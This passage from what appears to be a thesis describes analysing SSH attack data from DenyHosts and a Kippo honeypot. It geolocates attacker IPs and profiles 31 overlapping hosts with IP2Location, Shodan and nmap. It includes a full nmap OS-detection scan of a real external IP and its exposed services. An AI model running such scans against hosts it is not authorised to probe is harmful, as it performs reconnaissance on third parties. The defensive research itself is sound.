Shodan is a search engine designed for the Internet of Things (IoT). Much like other search engines, it crawls the internet, but instead of only indexing websites, it queries every IP address for host information including location, hardware type, operating-system type and version, associated domain, open ports, and versions of services being offered over those ports [16]. Our methodology used Shodan to validate information gathered from the other tools.

f. IP2Location.net

The IP2Location website aids users in finding geolocation information of an IP address, using type information without violating the Internet users privacy [17]. We used this tool for identifying anonymous proxies in our set of data.

THIS PAGE INTENTIONALLY LEFT BLANK

IV. FORMATTING AND ANALYSIS OF DATA


A. INTRODUCTION

In this chapter, we will explain our methodology for analyzing the data from DenyHosts and our honeypot.

B. DATA COLLECTION AND ORGANIZATION

The data collected from the NPS network was extracted from the DenyHosts server as discussed in Chapter III. The DenyHosts daemon creates a zipped log file for each day in operation as shown in Figure 12.

Figure 12. DenyHosts daily logs.



1. DenyHosts Data

To efficiently organize the data in the logs, the logs were unzipped using the `gunzip` command. Figure 13 represents the raw data provided by the DenyHosts program. The first column is the date in year, month, and day format (YYYY-MM-DD) followed by the time (GMT). The next column distinguishes whether the information is coming from the DenyHosts daemon locally on the server, labeled “DenyHosts,” or whether it is coming from another machine running DenyHosts, labeled as “sync.” Then the last column indicates whether the server received new hosts to add to the blocked list,

whether it sent new hosts to add to the blocked lists on other machines running DenyHosts, and what specific IP addresses were added to the blocked list.

Figure 13. Raw data from DenyHosts


```
2015-04-14 10:02:47,422 - sync      : INFO    received 2 new hosts
2015-04-14 10:02:47,454 - denyhosts : INFO    received new hosts: ['211.154.6.101', '211.154.6.101']
2015-04-14 10:56:59,683 - denyhosts : INFO    new denied hosts: ['198.204.240.42']
2015-04-14 11:03:01,498 - sync      : INFO    sent 1 new host
2015-04-14 11:03:01,536 - sync      : INFO    received 1 new host
2015-04-14 11:03:01,536 - denyhosts : INFO    received new hosts: ['198.204.240.42']
2015-04-14 12:03:14,299 - sync      : INFO    received 0 new hosts
2015-04-14 13:03:26,585 - sync      : INFO    received 0 new hosts
2015-04-14 14:03:40,127 - sync      : INFO    received 0 new hosts
2015-04-14 14:41:16,061 - denyhosts : INFO    new denied hosts: ['198.12.66.90']
```

Next, the `grep` command was used in conjunction with regular expressions to extract all of the IP addresses in each log file. Each line containing an IP address was then piped into a new file called `IPs_Only.txt`. Figure 14 shows the command used to `grep` through the log files and pipe them into a single file, and Figure 15 illustrates an example of the output [18].

Figure 14. `Grep` command using regular expressions.

```
cat /Denyhosts/Unzipped/* | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" > IPs_Only.txt
```

Figure 15. `IPs_Only.txt` output after `grep` command with regular expressions



```
43.255.191.143
115.127.74.52
195.154.35.113
198.204.240.42
198.12.66.90
52.28.29.24
176.96.238.156
```

2. Kippo SSH Honeypot Data

A second set of data was pulled from the Kippo Graph Web page as a comma-separated value (csv) file, as shown in Figure 16. The first column lists the IP address of the host attempting to access the honeypot. The second column shows how many attempted connections were made by that IP address. The third column lists the number


of times the login attempts were successful and the last column is the date of the last attempted connection by the IP address.

Figure 16. IP activity gathered from the honeypot.


IP activity gathered from the honeypot system

Click column heads to sort data, rows to display attack details.

Total identified IP addresses: 8915			
IP address	Sessions count	Success	Last seen
91.200.12.21	2800	1	2015-06-29 16:55:21
202.83.16.236	2	N/A	2015-06-29 16:09:30
218.78.247.29	43	N/A	2015-06-29 16:04:52
219.157.75.90	1	N/A	2015-06-29 15:57:50
175.126.82.235	102	N/A	2015-06-29 15:51:11
104.143.5.15	2	1	2015-06-29 15:37:12
107.178.93.46	1	1	2015-06-29 15:37:12
98.191.250.42	1	N/A	2015-06-29 15:02:48
5.9.18.243	66	1	2015-06-29 15:02:29
109.161.204.37	1	0	2015-06-29 15:00:29



[CSV of all recent IP activity](#)



An example of this file showing the top 10 highest number of sessions per IP address is shown in Figure 17. The downloaded csv file only includes two columns, the IP address and session count.


Figure 17. Example of Kippo Graph csv file.

IP Address	Sessions
103.41.124.34	22386
103.41.124.41	21623
103.41.124.13	20906
103.41.124.28	19095
103.41.124.104	18671
103.41.124.45	18665
103.41.124.49	18276
103.41.124.53	18079
103.41.124.48	18005

3. Data Consolidation

The honeypot IP addresses were then copied into the IPs_Only.txt file originally containing the DenyHosts IP addresses. Then the file containing all 8,161 IP addresses was uploaded to the MaxMind GeoIP2 Precision Insights Batch Lookup Service as shown in Figure 18.

Figure 18. MaxMind file upload page.

The image shows a web form for uploading a file to MaxMind. It features a 'Lookup type' dropdown menu set to 'Insights'. Below it, the 'IP address file' section shows a 'Choose File' button and the filename 'IPs_Only.txt'. A note states 'The maximum upload size is 100 MB.' At the bottom, there is a large blue 'Upload' button.


Once uploaded, the text file was analyzed with the MaxMind database and it returned a csv file. The csv file contained information for each IP address for continent_code, continent_name, country_iso_code, country_name, subdivision_iso_code, subdivision_name, city_name, metro_code, postal_code, latitude, longitude, registered_country_iso_code, represented_country_iso_code, represented_country_type, is_satellite_provider, autonomous_system_number, autonomous_system_organization, domain, ISP, organization, user_type, country_confidence, subdivision_confidence, city_confidence, postal_confidence, and accuracy_radius. With our methodology, we only used ip_address, country_name, subdivision_name (state), city_name, latitude, and longitude. An example of the csv file from MaxMind after the removal of the unwanted categories is shown in Figure 19.

Figure 19. MaxMind csv file.

ip_address	country_name	subdivision_name	city_name	latitude	longitude
122.225.109.219	China	Zhejiang Sheng	Huzhou	30.8703	120.0933
130.211.126.9	United States	California	Mountain View	37.4192	-122.0574
60.173.14.142	China	Anhui Sheng	Hefei	31.8639	117.2808
222.186.34.206	China	Jiangsu Sheng	Nanjing	32.0617	118.7778
61.174.51.221	China	Zhejiang Sheng	Huzhou	30.8703	120.0933
222.186.51.150	China	Jiangsu Sheng	Nanjing	32.0617	118.7778
122.225.97.76	China	Zhejiang Sheng	Huzhou	30.8703	120.0933
122.225.109.220	China	Zhejiang Sheng	Huzhou	30.8703	120.0933

The MaxMind csv file was then converted to xlsx format. Next the honeypot data was copied into a separate sheet called “Honeypot” leaving the DenyHosts data in its own separate sheet which was renamed “DenyHosts.” Figure 20 illustrates the changes made to the MaxMind csv file.

Figure 20. DenyHosts and honeypot data.



ip_address	country_name	subdivision_name	city_name	latitude	longitude
1.202.207.131	China	Beijing Shi	Beijing	39.9289	116.3883
1.214.119.227	Republic of Korea	Seoul	Seoul	37.5985	126.9783
1.214.119.230	Republic of Korea	Seoul	Seoul	37.5985	126.9783
1.233.92.197	Republic of Korea	Seoul	Seoul	37.5985	126.9783
1.85.44.222	China	Shaanxi	Xi'an	34.2583	108.9286
1.93.129.142	China	Beijing Shi	Beijing	39.9289	116.3883
1.93.23.118	China	Beijing Shi	Beijing	39.9289	116.3883
100.3.212.74	United States	Florida	Tampa	27.9222	-82.5
103.16.168.243	Philippines	National Capital Region	Pasig	14.5604	121.0812
103.17.48.3	India	Uttar Pradesh		28.57	77.32
103.19.196.5	India	Maharashtra	Mumbai	18.975	72.8258
103.226.201.85	India	Uttar Pradesh	Noida	28.57	77.32
103.233.116.75	India	National Capital Territory of Delhi	Delhi	28.6667	77.2167
103.246.170.36	India	State of Punjab	Jalandhar	31.3256	75.5792
103.248.32.166	India	National Capital Territory of Delhi	Delhi	28.6667	77.2167
103.249.240.240	India	Maharashtra	Pune	18.5333	73.8667
103.253.141.54	Hong Kong			22.25	114.1667
103.253.211.195	India	Uttar Pradesh	Mathura	27.5	77.6833
103.27.236.78	Vietnam	Tinh Binh Ginh	Long Van	13.8	109.1667
103.3.47.4	Indonesia	West Java	Bandung	-6.9039	107.6186
103.40.128.69	Japan	Tokyo	Tokyo	35.685	139.7514
103.40.129.196	Japan	Tokyo	Tokyo	35.685	139.7514
103.8.195.153	India	Maharashtra	Pune	18.5333	73.8667
104.10.17.106	United States	Mississippi	Winona	33.478	-89.7394
104.130.204.141	United States	Texas	San Antonio	29.4889	-98.4987
104.167.117.197	Canada	Ontario	Kitchener	43.4236	-80.48
104.167.118.60	Canada	British Columbia	Langley	49.1	-122.65
104.167.96.44	Singapore		Singapore	1.2931	103.8558
104.236.118.94	United States	New York	New York	40.7143	-74.006
104.243.24.211	United States	Pennsylvania	Wilkes Barre	41.2029	-75.9027
106.186.20.163	Japan			35.69	139.69
106.187.90.25	Japan			35.69	139.69
106.51.226.25	India	Karnataka	Bangalore	12.9833	77.5833
107.141.157.173	United States	Texas	Spring	30.213	-95.5386
107.167.190.28	United States	California	Mountain View	37.4192	-122.0574
107.22.249.201	United States	Virginia	Ashburn	39.0437	-77.4875
108.194.186.188	United States	Ohio	Solon	41.3898	-81.4412
108.204.82.194	United States	California	San Diego	32.8073	-117.1324
108.50.211.147	United States	New Jersey	Hackensack	40.8859	-74.0435
109.104.78.130	United Kingdom			51.5	-0.13
109.161.130.235	Bahrain			26	50.55
109.161.131.240	Bahrain			26	50.55
109.161.136.174	Bahrain			26	50.55
109.161.137.157	Bahrain			26	50.55
109.161.137.30	Bahrain			26	50.55
109.161.137.73	Bahrain			26	50.55
109.161.140.12	Bahrain			26	50.55
109.161.145.208	Bahrain	Manama	Sitrah	26.1547	50.6206


4. Filtering for Duplicate IP Addresses

To filter out IP addresses found in both sets of data, a COUNTIF equation was used shown in Figure 21. The COUNTIF equation, written in the Honeypot sheet under the column Match(1=yes, 0=no), compares a range of data, DenyHosts!\$A\$2:\$A\$1881, from the DenyHosts sheet and compares it to each cell in column “A” on the honeypot sheet. If the any of the IP addresses from the DenyHosts sheet match an of the IP addresses on the Honeypot sheet, a “1” is produced beside each IP address. If no match is found a “0” is produced. Figure 22 shows an example of the results from the COUNTIF equation.

Figure 21. COUNTF equation.

=COUNTIF(DenyHosts!\$A\$2:\$A\$1881,A2)

Figure 22. COUNTIF equations results.



The screenshot shows the Microsoft Excel interface with the 'Formulas' tab selected. The formula bar displays the formula `=COUNTIF(DenyHosts!A2:A1881,A12)`. Below the formula bar, a table is visible with the following data:

	A	B	C	D	E	F	G
1	ip_address	country_name	subdivision_name	city_name	latitude	longitude	Match(1=yes, 0=no)
2	1.23.26.146	India	Tamil Nadu	Chennai	13.0833	80.2833	0
3	1.234.65.197	Republic of Korea			37.57	126.98	0
4	1.30.20.148	China	Inner Mongolia	Baotou	40.6522	109.8222	0
5	1.9.24.200	Malaysia	Kuala Lumpur	Kuala Lumpur	3.1698	101.7026	0
6	1.93.129.40	China	Beijing Shi	Beijing	39.9289	116.3883	0
7	1.93.25.253	China	Beijing Shi	Beijing	39.9289	116.3883	0
8	1.93.26.196	China	Beijing Shi	Beijing	39.9289	116.3883	0

To filter out all of the “0” entries, the filter function was used with “0” so that the column would only show the value “1.” Figure 23 shows the results of applying the filter.

Figure 23. Filtering for IP address matches.

The screenshot shows an Excel spreadsheet titled "Master IP list.xlsx" with a data table and a filter pane. The data table has columns for IP address, country, subdivision, city, latitude, longitude, and a match status. The filter pane is open on the "Match(1=yes, 0=no)" column, showing a list of selected values (0 and 1) and a search bar.

	A	B	C	D	E	F	G
	ip_address	country_name	subdivision_name	city_name	latitude	longitude	Match(1=yes, 0=no)
294	109.161.198.197	Bahrain	Central Governorate	Salmabad	26.1831	50.5247	1
423	113.142.37.210	China	Shaanxi	Xi'an	34.2583	108.9286	1
531	117.253.155.54	India	Kerala	Anchal	8.9	76.9	1
778	123.242.229.75	Hong Kong		North Point	22.3	114.2	1
791	124.2.53.233	Republic of Korea			37.57	126.98	1
882	14.141.49.90	India	National Capital Territory of Delhi	New Delhi	28.6	77.2	1
1087	182.71.58.150	India	Uttar Pradesh	Noida	28.57	77.32	1
1097	182.73.230.218	India			20	77	1
1139	185.19.93.244	Turkey	Antalya	Sanayi	36.9031	30.6991	1
1187	187.35.139.78	Brazil	Sao Paulo	SAEo Paulo	-23.4733	-46.6658	1
1195	187.85.209.12	Brazil	Sao Paulo	Tupa	-21.9333	-50.5	1
1220	190.12.31.42	Ecuador	Provincia del Azuay	Cuenca	-2.8833	-78.9833	1
1296	200.135.32.225	Brazil	Santa Catarina	Sao Jose	-27.6333	-48.65	1
1320	202.120.115.10	China	Shanghai Shi	Shanghai	31.0456	121.3997	1
1427	211.144.83.222	China	Shanghai Shi	Shanghai	31.0456	121.3997	1
1438	211.94.131.150	China			35	105	1
1442	212.150.196.217	Israel			31.5	34.75	1
1488	218.106.254.121	China	Beijing Shi	Beijing	39.9289	116.3883	1
1569	221.179.89.90	China			35	105	1
1645	222.219.187.9	China	Yunnan	Kunming	25.0389	102.7183	1
1694	27.254.44.43	Thailand			13.75	100.4667	1
1697	27.254.67.139	Thailand			13.75	100.4667	1
1710	37.205.57.117	United Kingdom	England	London	51.5166	-0.0966	1
1746	49.236.204.181	Malaysia	Selangor	Rawang	3.3351	101.5498	1
1747	49.236.204.232	Malaysia	Selangor	Rawang	3.3351	101.5498	1
5691	60.164.184.44	China	Gansu Sheng	Lanzhou	36.0564	103.7922	1
5979	70.33.231.36	United States	New York	New York	40.6888	-74.0203	1
6058	82.165.151.97	Germany			51	9	1
6129	87.106.142.246	Germany			51	9	1
6141	87.106.187.166	Germany			51	9	1
6278	95.56.234.110	Kazakhstan	Almaty Qalasy	Almaty	43.2565	76.9285	1

A total of 31 IP addresses were in both sets of data. Each of these IP addresses was checked with the ip2location.com demo tool to identify if any were known anonymous proxies. Each IP address was also analyzed with the Shodan website and Nmap to identify if any open ports on each host. Figure 24 shows an example of the output from the ip2location.com demo tool with the red arrow pointing to the anonymous proxy results [17]. Figure 25 shows the Nmap output for a single IP address and Figure 26 shows the output for an IP address search in Shodan.

Figure 24. Ip2location.net demo tool.

IP Address	113.142.37.210
Location	 China, Shaanxi, Xi'an
Latitude & Longitude	34.258330, 108.928610 (34°15'30"N 108°55'43"E)
ISP	ChinaNet Shaanxi Province Network
Local Time	18 Jul, 2015 06:25 AM (UTC +08:00)
Domain	chinatelecom.com.cn
Net Speed	(DSL) Broadband/Cable/Fiber
IDD & Area Code	(86) 029
ZIP Code	710002
Weather Station	Xi'an (CHXX0141)
Mobile Country Code (MCC)	460
Mobile Network Code (MNC)	03
Carrier Name	China Telecom
Elevation	415m
Usage Type	(ISP) Fixed Line ISP, (MOB) Mobile ISP
Anonymous Proxy	No 
Shortcut	http://www.ip2location.com/113.142.37.210

Figure 25. Nmap output for single IP address.

```
sh-3.2# nmap -v -o - -Pn 109.161.198.197


Starting Nmap 6.47 ( http://nmap.org ) at 2015-08-20 14:10 PDT
Initiating Parallel DNS resolution of 1 host. at 14:10
Completed Parallel DNS resolution of 1 host. at 14:10, 0.86s elapsed
Initiating SYN Stealth Scan at 14:10
Scanning 109.161.198.197 [1000 ports]
Discovered open port 8080/tcp on 109.161.198.197
Discovered open port 80/tcp on 109.161.198.197
SYN Stealth Scan Timing: About 22.25% done; ETC: 14:12 (0:01:48 remaining)
Discovered open port 5060/tcp on 109.161.198.197
Completed SYN Stealth Scan at 14:12, 142.23s elapsed (1000 total ports)
Initiating OS detection (try #1) against 109.161.198.197
Retrying OS detection (try #2) against 109.161.198.197
Nmap scan report for 109.161.198.197
Host is up (0.72s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
113/tcp   closed ident
5060/tcp  open  sip
8080/tcp  open  http-proxy
Device type: general purpose
Running (JUST GUESSING): Linux 2.6.X[3.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
Aggressive OS guesses: 2.6.32 (91%), Linux 2.6.39 (91%), Linux 3.4 (91%), Linux 2.6.32 (90%), Linux 3.1 - 3.2 (89%),
Linux 2.6.32 - 2.6.39 (88%), Linux 3.2 - 3.8 (85%), Linux 3.8 (85%), Linux 3.12 (85%), Linux 3.5 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 7.902 days (since Wed Aug 12 16:33:57 2015)
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /opt/local/bin/./share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 167.61 seconds
- Raw packets sent: 2102 (96.724KB) | Rcvd: 93 (4.768KB)
```

The `-v` option stands for verbose and will display additional information on the terminal. The `-O` option initiates an operating system (OS) scan which checks the Nmap database for known OS signatures and tries to find the best match for the host using its signatures. Finally the `-Pn` option is used in case the host is blocking ping probes; Nmap sends SYN packets to the host over 1000 commonly used ports and waits for a SYN ACK response [15].

The results of an example scan are shown in Figure 25. The host had three ports open, 80, 5060, and 8080. There was no exact operating-system match but Nmap states there is a 91% probability of being Linux 2.6.32. Figures 26 and 27 show the results of a Shodan website query of the same IP address.


Figure 26. Shodan IP address search location information.

 **109.161.198.197**

Country	Bahrain
Organization	ZAIN Bahrain WiMax
ISP	MTC Vodafone Bahrain (B.S.C.)
Last Update	2015-08-14T16:33:17.895016
ASN	AS31452

Figure 27. Shodan IP address search ports and services information.

Ports



Services

22 SSH	Dropbear sshd Version: 0.52 SSH-2.0-dropbear_0.52 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAQgDT7IeWLC4nSXt3yXCskKNLWx4F7QY0SgbQm0ZEoTHnas u/fP1q0ra/b9hZ09RI4TUf5Y/D0p5UF54QstWPg6qV1TIE0Xnit/Gt7vRGoDvsRxCy0dPUITil1w VqgSK0VW/d9mSrEjm35kHFFeut0huTMKFmYBAZ1C/7GJLzdA7At3 Fingerprint: 4e:c0:10:5d:24:d9:84:e1:17:32:79:09:80:8e:58:3b
23 Telnet	Login:
80 HTTP	HTTP/1.1 302 Found Server: httpd Date: Thu, 13 Aug 2015 09:51:36 GMT Location: login.html?suc=1 Content-Type: text/html; charset=utf-8 Content-Length: 0 Cache-Control: no-cache Pragma: no-cache Expires: 0 Connection: close
443 HTTPS	HTTP/1.1 200 OK Server: httpd Date: Wed, 12 Aug 2015 09:36:12 GMT Content-Type: text/html; charset=utf-8 Cache-Control: no-cache Pragma: no-cache Expires: 0 Connection: close

The search revealed information about the country, organization, ISP, Autonomous Systems Number (ASN) ports open, and services offered, along with the last time this data was updated. This information was then compared with MaxMind and Nmap to ensure the most up to date data was used for our analysis.

Lastly, the complete list of IP addresses encountered with the number of sessions was downloaded from the Kippo honeypot as shown in Figure 16. We then filtered for all 31 IP addresses to acquire the session counts. Figure 28 shows the results after filtering.

Figure 28. 31 IP addresses with number of sessions.

1	IP Address	# of Sessions
356	109.161.198.197	1
393	113.142.37.210	1
432	117.253.155.54	1
440	123.242.229.75	1
494	124.2.53.233	11
539	14.141.49.90	1
564	182.71.58.150	1
768	182.73.230.218	1
821	185.19.93.244	43
836	187.35.139.78	1
892	187.85.209.12	1
900	190.12.31.42	5
1114	200.135.32.225	2
1216	202.120.115.10	4
1550	211.144.83.222	2
1709	211.94.131.150	31
2328	212.150.196.217	4
2525	218.106.254.121	2
2650	221.179.89.90	4
2692	222.219.187.9	13
3719	27.254.44.43	32
3822	27.254.67.139	1
4632	37.205.57.117	3
4984	49.236.204.181	1
4998	49.236.204.232	1
5051	60.164.184.44	19
5127	70.33.231.36	1
5547	82.165.151.97	54
5864	87.106.142.246	3
5973	87.106.187.166	4
6128	95.56.234.110	2

Results listed in the chapter were then combined with the number of sessions per IP address to finalize our data for analysis. Figure 29 shows the final compilation of the data gathered on all 31 IP addresses.

Figure 29. Final compilation of IP address data.

ip_address	SessID	FQDN	country_name	subdivision	city_name	lat	long	Me7	Anonymous	Bloc	SSH version	Win7 OS	Device Type	services	Misc from Shodan	POINTS	21	22	80	443	465	587	993	995	5560	7002	8080	8443
109.161.198.197	1		Bahrain	Central Govern	Salmanabad	26.1831	50.5247	1	No		SSH-2.0-dropbear_0.52	yes	Linux 2.6.x	unknown	nginx													
113.142.37.210	1		China	Shaanxi	Xi'an	34.2583	108.9286	1	No				Linux 2.6.x	unknown	nginx 1.6	China Telecom Group												
117.253.155.54	1		India	Kerala	Anchal	8.9	76.9	1	No	yes	SSH-2.0-dropbear_0.52	yes	Apple Embedded	Apple Airport WAP														
123.42.229.75	1		Hong Kong		North point	22.3	114.2	1	No				Linux 2.6.26	unknown	Apache													
124.53.233	11		Republic of Korea			37.57	126.98	1	No				Linux 2.6.32	unknown	Apache													
14.141.49.90	1		India	National Capital	New Delhi	28.6	77.2	1	No		SSH-1.99-OpenSSH_5.8	yes	Alteon embedded	unknown														
182.71.58.150	1		India	Uttar Pradesh	Noida	28.57	77.32	1	No	yes	SSH-2.0-dropbear_0.52	yes	Linux 2.6.32	VPN Router														
182.73.230.218	1		India	Bihar	Bhagalpur	20	77	1	No	yes	SSH-2.0-dropbear_0.52	yes	Linux 2.6.24	VPN Router														
185.19.93.244	43	turnabout.com	Turkey	Ankara	Sarapi	36.931	30.691	1	No	yes			CentOS	Web/DNS	Apache 2.2.3/Bind													
187.35.139.78	1		Brazil	Sao Paulo	Sao Paulo	-23.4733	-46.6658	1	No		SSH-2.0-OpenSSH_5.4p1		Apple embedded	Airport Extreme														
187.85.209.12	1		Brazil	Sao Paulo	Tupa	-21.9333	-50.5	1	No				Linux 2.4.17	WM226 wireless ADSL														
190.12.31.42	5		Ecuador	Provincia de Azuay	Cuenca	-2.8833	-78.9833	1	No				Linux 2.6.18	Mail	Apache/Sendmail													
200.35.32.225	2		Brazil	Santa Catarina	Sao Jose	-27.6333	-48.65	1	No				Alteon embedded	procure_7102d1	Apache	Universidade Federal De Sa												
202.20.115.10	4	hms.shu.edu.cn	China	Shanghai Shi	Shanghai	31.0456	121.3997	1	No				Alteon embedded	procure_7102d1		Shanghai University												
211.144.83.222	2		China	Shanghai Shi	Shanghai	31.0456	121.3997	1	No		SSH-2.0-OpenSSH_5.3		unknown	nginx		Oriental Cable Network Co., Ltd.												
211.94.131.150	31		China			35	105	1	No	yes	SSH-2.0-OpenSSH_4.3		unknown			China Unicom Beijing												
212.150.196.217	4		Israel			31.5	34.75	1	No		SSH-2.0		Alteon embedded	procure_7102d1		Netvision												
218.106.254.121	2		China	Beijing Shi	Beijing	39.9289	116.3883	1	No		SSH-2.0-OpenSSH_5.3p1		Linux 2.6.32	unknown		China Unicom Beijing												
221.179.89.90	4		China			35	105	1	No		SSH-2.0-OpenSSH_5.1		Linux 2.6.22		Apache	China Mobile												
222.219.187.9	13		China	Yunnan	Kunming	25.0389	102.7183	1	No		SSH-2.0-OpenSSH_4.3		OpenBSD 4.0	unknown		China Telecom Yunnan												
27.254.67.139	1		Thailand			13.75	100.4667	1	No		SSH-2.0-OpenSSH_4.3		CentOS Linux 2.6.11	unknown	Apache 2.2.3	CS LOXINFO Public Company Limited												
37.205.57.117	3		United Kingdom	England	London	51.5166	-0.0966	1	No				Alteon embedded	procure_7102d1	Sentmail	Convergence Group Limited												
49.236.204.181	1		Malaysia	Selangor	Rawang	3.3351	101.5498	1	No				Linux 2.6.32	unknown	Apache 2.2.21	TM-VADS DC hosting												
49.236.204.232	1		Malaysia	Selangor	Rawang	3.3351	101.5498	1	No				OpenBSD 4.0	unknown		TM-VADS DC hosting												
60.164.184.44	19		China	Gansu Sheng	Lanzhou	36.0564	103.7922	1	No				HP embedded	procure_7102d1		China Telecom Gansu												
70.33.231.36	1		United States		New York	40.6888	-74.0203	1	No				Linux 2.6.32	unknown														
82.165.151.97	54		Germany			51	9	1	No				Linux 2.6.32	unknown		1&1 Internet AG												
87.106.142.246	3		Germany			51	9	1	No				Linux 2.6.18	unknown		1&1 Internet AG												
87.106.187.166	4		Germany			51	9	1	No				unknown	unknown	Apache 2.2.3	1&1 Internet AG												
95.56.234.110	2		Kazakhstan	Almaty Qalasy	Almaty	43.2565	76.9285	1	No		SSH-2.0-OpenSSH_4.3		CentOS	unknown	Apache 2.2.3	JSC Kazakhtelecom, Al												

V. DATA COMPARISON RESULTS

